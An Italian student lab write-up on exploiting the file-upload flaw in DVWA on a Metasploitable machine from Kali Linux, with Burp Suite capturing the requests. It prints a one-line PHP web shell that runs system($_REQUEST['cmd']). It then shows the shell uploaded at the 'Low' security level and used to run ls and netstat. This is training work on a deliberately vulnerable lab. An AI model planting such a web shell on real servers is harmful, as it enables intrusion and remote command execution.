EXPLOIT FILE UPLOAD

MATTIA
PASTORELLI

COMANDA:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.


Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

CODICE PHP

In figura possiamo notare il nostro codice PHP:

1. **<?php**: Questo è il tag di apertura per iniziare un blocco di codice PHP.
2. **system($_REQUEST["cmd"]);**: Questa è la linea critica del codice. Utilizziamo la funzione **system()** di PHP per eseguire un comando del sistema operativo. Il comando viene preso dall'input dell'utente tramite la variabile **$_REQUEST["cmd"]**.
    - **$_REQUEST** è un array associativo in PHP che contiene dati inviati al server tramite i metodi GET, POST. In questo caso, si sta cercando un parametro chiamato "cmd".

L'utente può immettere qualsiasi comando del sistema operativo come valore per "cmd", e questo comando verrà eseguito senza alcuna verifica o sanitizzazione da parte del web server.





CARICARE IL CODICE SULLA NOSTRA DVWA

Una volta scritto il nostro script in un documento e salvato sul Desktop in .php, possiamo andare sulla nostra DVWA Metasploitable, effettuare l'accesso e settare il livello di difesa su "Low".
Dopodichè procediamo al caricamento del file nella sezione upload.

Il tutto verrà monitorato attraverso Burpsuite, per controllare i flussi delle richieste Get e Post.

Nella seconda immagine possiamo notare un percorso nel quale verrà inserito la shell.






ISERIRE PERCORSO NELL'URL

Inserendo nell'url il percorso evidenziato nella slide precedente (**/hackable/uploads/shell.php)** verremo indirizzati sulla pagina (figura2). Questo vorrà dire che avremo pienamente preso il controllo del sito e potremo utilizzare la barra dei comandi come un prompt dei comandi.


Il tutto verrà filtrato da Burpsuit (figura1), il quale avrà intercettato questa richiesta Get e nella quale sarà presente la nostra <shell.php>.




ISERIRE PERCORSO NELL'URL

Per costatare se abbiamo pieno controllo sul sito, andiamo ad inserire cmd=ls nell'url.
Questo ci permetterà di controllare cosa ci sia nella directory selezionata, il che significa che il nostro codice ha funzionato.

Tramite burpsuite possiamo notare che il comando viene riconosciuto e passato all'interno della richiesta Get





ALTRI COMANDI

in questo caso viene inserito il cmd=netstat, viene utilizzata per visualizzare e analizzare le connessioni di rete e le statistiche di un sistema operativo.

Nella figura sotto possiamo notare il risultato di tale ricerca, il tutto viene sempre filtrato da burpsuite.